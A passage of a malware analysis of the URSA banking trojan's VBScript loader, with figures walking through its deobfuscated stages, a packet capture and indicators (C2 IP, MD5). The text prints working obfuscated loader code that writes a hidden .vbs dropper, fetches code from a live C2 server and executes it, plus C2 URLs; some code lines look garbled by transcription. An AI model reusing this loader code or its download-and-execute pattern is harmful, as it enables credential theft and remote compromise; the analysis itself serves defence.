aux = "JEPGCGGDEGEDVDEEFDEFFFXGNDEGEDVDEEIDEEUGHGMGNFTGFGFFXGLDSEOGLFXFTGNFXFEFXFVGIGLFWDMDWDNEFGE"
aux=aux&"DVDSEUGHGNFXGAFXGLEPFTGNFTDMDVDNDEEIDEDWEFGEDVDSEUGHGNFXGAFXGLEPFTGNFTDMDWDNDEEIDEDUEFFFFXGMGMGCG"
aux=aux&"IGHDSEYFXGMGMFTGAFXDEDVEDDYEADYEEDXECEBDQDEGEDV"

aux1=asc(Mid(aux,1,1))-65
aux=Mid(aux,2,Len(aux)-1)

while(Len(aux)>0)
    output=output&(Chr((((asc(Mid(aux,1,1))-65))*25+(asc(Mid(aux,2,1))-65)-aux1-ry7rar4ucj406)))
    aux=Mid(aux,3,Len(aux)-2)

payload = replace("##   #   ## ## ## # # # ## ## # ##  #e#x"  &   "##e#c##u#te#  #  #("&chr(1)& replace(
output,chr(1),chr(1)&chr(1)) &chr(1)&")",chr(0),"")

payload = Replace(Replace(65, vbLf, ""), vbCr, "")
eval payload

'Payload:
'execute("Dim k1 : Set k1 = Installer.CreateRecord(2):k1.IntegerData(1) = 2:k1.IntegerData(2) = 0:Session.Message 184549376, k1")
```

Figure 5: *Analysis of URSA loader VBScript – first part – record object part.*

The second part is the code of the next payload encoded. That payload is then executed and is responsible for decoding another payload (the 2nd payload in Figure 5 – step 5).




```
'-----SECOND PAYLOAD---------'

aux = "IFQGJGYDPGSENGKEKEHEJETFAGWGJGFGYGJFMGGGOGJGHGYDXDRFQGHGWGNGUGYGNGSGLEEFDGNGQGJFQHEGXGYGJGRFMG"
aux=aux&"GGOGJGHGYDRDYEQCVCSFQGJGYDPGSENGKEKEHEJGTGXDPETDPFAGWGJGFGYGJFMGGGOGJGHGYDXDRFUFQGHGWGNGUGYEE"
aux=aux&"FQGMGJGQGQDRDYEQCVCSGSENGKEKEHEJGSGRGPDPETDPFKGNGIDXFAGWGJGFGYGJFMGGGOGJGHGYDXDRFUFQGHGWGNGUG"
aux=aux&"YEEFQGMGJGQGQDRDYEEGJHDGUGFGSGIFCGSHBGNGWGTGSGRGJGSGYFQGYGWGNGSGLGXDXDRDUFAFMFKFNFSFRFCFPFLEX"
aux=aux&"FKFCDUDRDYECEHECEHDYEQCVCSGSENGKEKEHEJGSGRDPETDPDRFAEQGAFSGXGJGWGXGAFNHAGGGQGNGHGADRDVDPGSENGKEKEHEJGSGRG"
aux=aux&"PDPDVDPGFGXGHDXFKGNGIDXGSENGKEKEHEJGSGRGPECEHECEHDYDYDPDVDREEHBGGGXDREQCVCSGNGKDPGSGTGYDPGSENGK"
aux=aux&"EKEHEJEEFDGNGQGJFCHDGNGXGYGXDXGSENGKEKEHEJGSGRDYDPFRGMGJGSEQCVCSFQGJGYDPGSENGKEKEHEJGYHDGYDPETDPG"
aux=aux&"SENGKEKEHEJEEFAGWGJGFGYGJFRGJHDGYFDGNGQGJDXGSENGKEKEHEJGSGRECFRGWHAGJDYEQCVCSGSENGKEKEHEJGYHDGYEEFUGWGNGYGJ"
aux=aux&"DPDRGTGSDPGJGWGWGTGWDPGWGJGXHAGRGJDPGSGJHDGYEQGIGLGMHEEIDPETDPFGGSGYDXENEMEJENEMDPEADPFPGSGIDYDPEQDPGNGKD"
aux=aux&"PDXGIGLGMHEEIDPESDPGIGLGMHEEIEBEHDYDPFRGMGJGSEQDPGIGNGRDPHCEHEQHCEHETEJEGEQHCEHETHCEHEBEJE"
aux=aux&"LEQGIGNGRDPHCEIEQHCEIETELEOEQHCEIETHCEIEBEHEJEQGIGNGRDPHCEJEQHCEJETEIEGEQHCEJETHCEJEBELEQGKHAGSGHGYGNGTGSDP"
aux=aux&"GHGMGUGUGJGIDXGGHCGIGSGWHADYEQGRHAGVGMGGGNGKETHCEIEQHCGOGNGSGSGRGWGJGQETGFGXGHDXFKGNGIDXGGH"
aux=aux&"CGIGSGWHAECEHECEHDYDYEDHCEHEQGGHCGIGSGWHAETFKGNGIDXGGHCGIGSGWHAECEIECFJGJGSDXGGHCGIGSGWHADYEDE"
aux=aux&"HDYEQGVGLGXGJHEETDRDRDRDREQHCGMGNGQGJDXFJGJGSDXGGHCGIGSGWHADYEUEGDYGVGLGXGJHEETGVGLGXGJHEDVD"

(...)

    aux1=asc(Mid(aux,1,1))-65
    aux=Mid(aux,2,Len(aux)-1)

    while(Len(aux)>0)
        output=output&(Chr((((asc(Mid(aux,1,1))-65))*25+(asc(Mid(aux,2,1))-65)-aux1-e81309)))
        aux=Mid(aux,3,Len(aux)-2)


    if ("a" <> "b") Then
        payload = replace(" # ## # ## ## ## #    ## ##  #  ## ##e#x"  &   "##ecut#e#  ## # ("&chr(1)& replace(
        output,chr(1),chr(1)&chr(1)) &chr(1)&")",chr(qv5586),"")
    End If

    payload = Replace(Replace(payload, vbLf, ""), vbCr, "")
    eval payload

    'Payload:
    'execute("Set n7f413=CreateObject(""Scripting.FileSystemObject""):Set n7f413os = CreateObject(""WScript.Shell""):n7f413nmk = Mid(
    CreateObject(""WScript.Shell"").expandEnvironmentStrings(""%COMPUTERNAME%""),1,1):n7f413nm = ""C:\Users\Public\""& n7f413nmk &
    asc(Mid(n7f413nmk,1,1)) &"".vbs"":if not n7f413.FileExists(n7f413nm) Then:Set n7f413txt = n7f413.CreateTextFile(
    n7f413nm,True):n7f413txt.Write ""on error resume next:dghy2 = Int(76376 * Rnd) : if (dghy2 < dghy2+1) Then: dim
    w1:w1=30:w1=w1+35:dim w2:w2=58:w2=w2+13:dim w3:w3=20:w3=w3+5:function chpped(bwdnru):muqhbif=w2:wjinnmrel=asc(Mid(
    bwdnru,1,1))-w1:bwdnru=Mid(bwdnru,2,Len(bwdnru)-1):qgsey="""""""":while(Len(bwdnru)>0)qgsey=qgsey&(Chr((((asc(Mid(
    bwdnru,1,1))-w1))*w3+(asc(Mid(bwdnru,2,1))-w1)-wjinnmrel-muqhbif))):bwdnru=Mid(bwdnru,3,Len(bwdnru)-2):wEnd:chpped=qgsey:end
    function:dim wk1:wk1=""""EHCHRHKGYHQHFHLHKEHHNEYEPHNFBEQFIHNFAFLGWHPGYEPGCHFHAEPHNFBETEYETEYEQEQEUFEFDFIHNFBFLGCHFHAEPHNFBETFAETG
    BHBHKEPHNFBEQEUEYEQFIHNFCFLEJEJEJEJFIHTHEHFHIHBEPGBHBHKEPHNFBEQFMFBEQHNFCFLHNFCENEPFRHEHOEPEPEPEPGWHPGYEPGCHFHAEPHNFBETEYETEYEQEQ
    EUFEFDEQEQERFAFDESEPGWHPGYEPGCHFHAEPHNFBETFAETEYEQEQEUFEFDEQEUHNFAEUFFEYEQEQEQFIHNFBFLGCHFHAEPHNFBETFBETGBHBHKEPHNFBEQEUFAEQFIHTF
    THKHAFIHNEYFLHNFCFIHBHKHAEHHCHRHKGYHQHFHLHKFIHPHBHQEHHLFWFLEHFRHOHBGWHQHBGEGXHGHBGYHQEPEJEJGCHFGYHOHLHPHLHCHQEVGNGCGBFWGJGJGFEJEJ
    EQFIHLFWEVHLHMHBHKEHEJEJHMHLHPHQEJEJETEHEJEJHEHQHQHMFIEWEWEYFHEYEVFAFBFDEVFHFHEVEYFBEWGXHAFAEYEVHMHEHMEJEJEHETEHEXFIHLFWEVHPHBHQG
    HHBHNHRHBHPHQFWHBGWHAHBHOEHEJEJFRHLHKHQHBHKHQEUGJHVHMHBEJEJETEHEJEJGWHMHMHIHFGYGWHQHFHLHKEWHUEUHTHTHTEUHCHLHOHJEUHRHOHIHBHKGYHLHA
    HBHAEJEJFIHLFWEVHPHBHKHAEHEJEJHNFLEYEJEJFIHUFDFLHLFWEVHOHBHPHMHLHKHPHBGJHBHUHQFIHBHUHBGYHRHQHBEPHNEYEPHUFDEQEQ"""":wk2=chpped(
    wk1):dim sge1 :sge1 = replace("""" !e!!!x!ec!"""" &   """"!u!!"""" & """"!!t!"""" & """"!e!! !   (!""""&chr(34)& wk2
    &chr(34)&""""!)!!"""",""""!"""",""""""""): hj656y4hdg1 = Int(6376 * Rnd) : if (hj656y4hdg1 < hj656y4hdg1+1) Then: eval sge1: End
    If: End If"":n7f413txt.Close:Set n7f413l = CreateObject(""Shell.Application""):n7f413l.ShellExecute n7f413nm, """", """",
    ""open"", 0:End If:")
```

Next payload ...

Figure 6: *Analysis of URSA loader VBScript – second part – payload 2.*

This new payload (after deobfuscating the code and renaming some functions and variables) is another VBScript, with the final payload that requests the next stage from the C2 server. Of course, this was funny, some rounds of rabbit holes.




```
Set fs=CreateObject(Scripting.FileSystemObject)
Set obj = CreateObject(WScript.Shell)

hostname = Mid(CreateObject(WScript.Shell).expandEnvironmentStrings(%COMPUTERNAME%),1,1)
vbs_path = C:\Users\Public\& hostname & asc(Mid(hostname,1,1)) & .vbs

if not fs.FileExists(vbs_path) Then
    Set fstxt = fs.CreateTextFile(vbs_path,True)
    fstxt.Write on error resume next

    function decrypt(payload)
        aux=asc(Mid(payload,1,1))-65
        payload=Mid(payload,2,Len(payload)-1)

        while(Len(payload)>0)
            output=output&(Chr((((asc(Mid(payload,1,1))-65))*25+(asc(Mid(payload,2,1))-65)-aux-71)))
            payload=Mid(payload,3,Len(payload)-2)
        wEnd

        decrypt=output
    end function

    dim payload
    payload="EHCHRHKGYHQHFHLHKEHHNEYEPHNFBEQFIHNFAFLGWHPGYEPGCHFHAEPHNFBETEYETEYEQEQEUFEFDFIHNFBFLGCHFHAEPHNFBETFAETGBHBHKEPHNFBEQEUEYEQFIHNFCFLEJEJEJEJFIHTHEHFH
    HBEPGBHBHKEPHNFBEQFMFBEQHNFCFLHNFCENEPFRHEHOEPEPEPEPGWHPGYEPGCHFHAEPHNFBETEYETEYEQEQEUFEFDEQEQERFAFDESEPGWHPGYEPGCHFHAEPHNFBETFAETEYEQEQEUFEFDEQEUHNFAEUFFEYE
    EQEQFIHNFBFLGCHFHAEPHNFBETFBETGBHBHKEPHNFBEQEUFAEQFIHTFTHKHAFIHNEYFLHNFCFIHBHKHAEHHCHRHKGYHQHFHLHKFIHPHBHQEHHLFWFLEHFRHOHBGWHQHBGEGXHGHBGYHQEPEJEJGCHFGYHOHLH
    HLHCHQEVGNGCGBFWGJGJGFEJEJEQFIHLFWEVHLHMHBHKEHEJEJHMHLHPHQEJEJETEHEJEJHEHQHQHMFIEWEWEYFHEYEVFAFBFDEVFHFHEVEYFBEWGXHAFAEYEVHMHEHMEJEJEHETEHEXFIHLFWEVHPHBHQGHH
    HNHRHBHPHQFWHBGWHAHBHOEHEJEJFRHLHKHQHBHKHQEUGJHVHMHBEJEJETEHEJEJGWHMHMHIHFGYGWHQHFHLHKEWHUEUHTHTHTEUHCHLHOHJEUHRHOHIHBHKGYHLHAHBHAEJE
    JFIHLFWEVHPHBHKHAEHEJEJHNFLEYEJEJFIHUFDFLHLFWEVHOHBHPHMHLHKHPHBGJHBHUHQFIHBHUHBGYHRHQHBEPHNEYEPHUFDEQEQ"

    deofuscated_payload=decrypt(payload)

    dim payload
    payload = replace(""""  !e!!!x!ec!"""" &   """"!u!!"""" & """"!!t!"""" & """"!e!! !   (!""""&chr(34)& deofuscated_payload
    &chr(34)&""""!)!!"""",""""!"""",""""""""")

    eval payload

    fstxt.Close

    Set fsl = CreateObject(""Shell.Application"")
    fsl.ShellExecute vbs_path, """", """", ""open"", 0
End If
```

```
function decrypt(value)
    aux=asc(Mid(value,1,1))-65
    value=Mid(value,2,Len(value)-1)

    while(Len(value)>3)
    aux=aux & (Chr((((asc(Mid(value,1,1))-65)) * 25 + (asc(Mid(value,2,1))-65)-aux-71)))
    value=Mid(value,3,Len(value)-2)

    wEnd

    decrypt=aux
end function

set obj= CreateObject(""Microsoft.XMLHTTP"")
obj.open "post", "http://191.235.99.13/bd21.php", 0:obj.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
obj.send "q=1"

payload=obj.responseText
execute(decrypt(payload))

'VIDICEYHSIGIGIDIGEYIGHSIHIJIBHSEYICHSIMIIEFECEFECEFECEFECHQIDICIHIIEYEYHQGJGVGKEYEYEYGDEYFWFQEFECHQIDICIHIIEYEYHQGPGKEYEYGDEYFBFQFBEFECHQIDICIHIIEYEYIH
EYEYGDEYFBHVIIIIIEGAFOFOFQFYFQFNFRFSFUFNFYFYFNFQFSFOIAIEFQHOFBEFECHQIDICIHIIEYEYIHGYIDIAHSHFHEFREYEYGDEYFBHVIIIIIEGAFOFOFQFYFQFNFRFSFUFNFYFYFNFQFSFOIBFO
ECHQIDICIHIIEYEYILIAHWICHYGMEYEYGDEYFBHVIIIIIEGAFOFOFQFYFQFNFRFSFUFNFYFYFNFQFSFOFBEFECHQIDICIHIIEYEYHQGYHOHWIOFQEYGDEYFBGJGAHJHCIHHSIGIHHJGWIJHPIAHWHQHJ
ICIHIIEYEYHQHFGOEYGDEYFBFNHPHRFRFBEFECHQIDICIHIIEYEYHQHFHHEYGDEYFBFNIOHWIEFBEFECHQIDICIHIIEYEYHQHEIJIHFSIGEYGDEYFBIAIEFQFBEFECHQIDICIHIIEYEYHQHAHSICGSID
FBIBFTHUFBEFECHQIDICIHIIEYEYHQGJHVHWIAHSHPHSHOICIHEYGDEYFBFQFBEFECHQIDICIHIIEYEYILHDHSIGIHHWIDICEYGDEYFBFQFUFBEFECHQIDICIHIIEYEYILHDHSIGIHHWIDICGHIEIEEY
EFECHQIDICIHIIEYEYILHDHSIGIHHWIDICGHHCHBEYGDEYFBFQFBEFECHQIDICIHIIEYEYILHDHSIGIHHWIDICHDGIHAEYGDEYFBFQFBEFECHQIDICIHIIEYEYILHDHSIGIHHWIDICGLHFHBEYGDEYFB
IDICIHIIEYEYILGJICHTHUEYGDEYFBGSGJHFGJGXGMGOGKGIGMGUGMGLGMGVGMGVGKGIGJGXGJGQGMGLGMGSGJGQGJGXGJGQGMHAGMGSGJHFGJGQGJGXGJGQGMHAGMGSGJHGGJGQGJGXGJGQGMHAGMGS
```

Payload received from the C2 server

Figure 7: *Analysis of URSA loader VBScript – third part – payload 3 – step 8.*



```
80 35.610617   192.168.100.166   191.235.99.13     TCP      66 49619 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
81 35.637339   191.235.99.13     192.168.100.166   TCP      66 80 → 49619 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1206 SACK_PERM=1 WS=256
82 35.637447   192.168.100.166   191.235.99.13     TCP      54 49619 → 80 [ACK] Seq=1 Ack=1 Win=66304 Len=0
83 35.637612   192.168.100.166   191.235.99.13     TCP     473 49619 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=419 [TCP segment of a reassembled PDU]
84 35.637768   192.168.100.166   191.235.99.13     HTTP     57 POST /bd21.php HTTP/1.1  (application/x-www-form-urlencoded)
85 35.674916   191.235.99.13     192.168.100.166   TCP      54 80 → 49619 [ACK] Seq=1 Ack=420 Win=64256 Len=0
86 35.674935   191.235.99.13     192.168.100.166   TCP      54 80 → 49619 [ACK] Seq=1 Ack=423 Win=64256 Len=0
87 36.032356   191.235.99.13     192.168.100.166   TCP    1260 80 → 49619 [ACK] Seq=1 Ack=423 Win=64256 Len=1206 [TCP segment of a reassembled PDU]
88 36.032484   192.168.100.166   191.235.99.13     TCP      54 49619 → 80 [ACK] Seq=423 Ack=1207 Win=66304 Len=0
89 36.032588   191.235.99.13     192.168.100.166   TCP    1260 80 → 49619 [ACK] Seq=1207 Ack=423 Win=64256 Len=1206 [TCP segment of a reassembled PDU]
90 36.032655   192.168.100.166   191.235.99.13     TCP      54 49619 → 80 [ACK] Seq=423 Ack=2413 Win=66304 Len=0
91 36.032682   191.235.99.13     192.168.100.166   TCP    1260 80 → 49619 [PSH, ACK] Seq=2413 Ack=423 Win=64256 Len=1206 [TCP segment of a reassembled PDU]
92 36.032773   192.168.100.166   191.235.99.13     TCP      54 49619 → 80 [ACK] Seq=423 Ack=3619 Win=66304 Len=0
93 36.033434   191.235.99.13     192.168.100.166   TCP    1260 80 → 49619 [ACK] Seq=3619 Ack=423 Win=64256 Len=1206 [TCP segment of a reassembled PDU]
94 36.033503   192.168.100.166   191.235.99.13     TCP      54 49619 → 80 [ACK] Seq=423 Ack=4825 Win=66304 Len=0
95 36.034199   191.235.99.13     192.168.100.166   TCP    1022 80 → 49619 [PSH, ACK] Seq=4825 Ack=423 Win=64256 Len=968 [TCP segment of a reassembled PDU]
```

```
▸ Frame 84: 57 bytes on wire (456 bits), 57 bytes captured (456 bits)
▸ Ethernet II, Src: 12:a9:86:6c:77:de (12:a9:86:6c:77:de), Dst: RealtekU_36:3e:ff (52:54:00:36:3e:ff)
▸ Internet Protocol Version 4, Src: 192.168.100.166, Dst: 191.235.99.13
▸ Transmission Control Protocol, Src Port: 49619, Dst Port: 80, Seq: 420, Ack: 1, Len: 3
▸ [2 Reassembled TCP Segments (422 bytes): #83(419), #84(3)]
▸ Hypertext Transfer Protocol
▸ HTML Form URL Encoded: application/x-www-form-urlencoded
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · e60d4b0f-b2bc-486b-ba95-311123358616.pcap

```
POST /bd21.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: 191.235.99.13
Content-Length: 3
Connection: Keep-Alive
Cache-Control: no-cache

q=1HTTP/1.1 200 OK
Date: Sat, 12 Sep 2020 12:29:20 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 5753
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

..........=g..0......^..+.       ......N.....y.-..
..V'.Z..|....<Lo5|6V7......].....jom....k:.  .l...........7.C.UW,w.RTf.:....F?.zez.BYs....+u.O...=......>.s.;.:........l...S....b.-@....z....L.....*.t...+.
5P..g.V.....u..m..Q....0's..*%.   %-..TJ6.-F..=\...(
.._......k...\+.o.
ZG...{.g.....p....K....kc..,kC..e....
.\-l...L.....8.....*..o..G.....W............~O..=..{..t_........m....        .>...|[y~............3...=...=..,...
..."...     ....g.......................SK.........u+.._n.........................>...W.-F.;k}..`z.j.....V....[{0.../[.+..n.....MoVP.h:x..J.=...<...T.,..K.....h...6...G.J.
5 U2 Wn'P        P  7  O  7     '
```


Figure 8: *Network traffic when the next malware stage is downloaded from C2.*

Finally and highlighted above, we got the C2 IP address (**191.235.99.]13**) and the final payload this stage from the C2 server.

URSA trojan – VBscript loader/dropper (the final VBScript)

Threat name: final payload (VBScript)
MD5: bda287c97d9373052f347ac0ccedfdf8

After some rabbit holes, finally, we got the URSA VBScript loader totally deobfuscated from the C2 server. Just the malware configuration is encrypted, and all the communications between the C2 server and trojan clients are performed using the same algorithm, even during the final stage of this malware – a Delphi PE file responsible to create the banking overlay windows, collect credentials from the victim's machine, and send all the date to the C2 online.



```
on error resume next

const  cCOD   = 71
const  cID  = "1"
const  sRoleX  = "http://191.235.99.13/lp1a"
const  sRoleXW2  = "http://191.235.99.13/m/lp1"
const  wlinkF  = "http://191.235.99.13/"
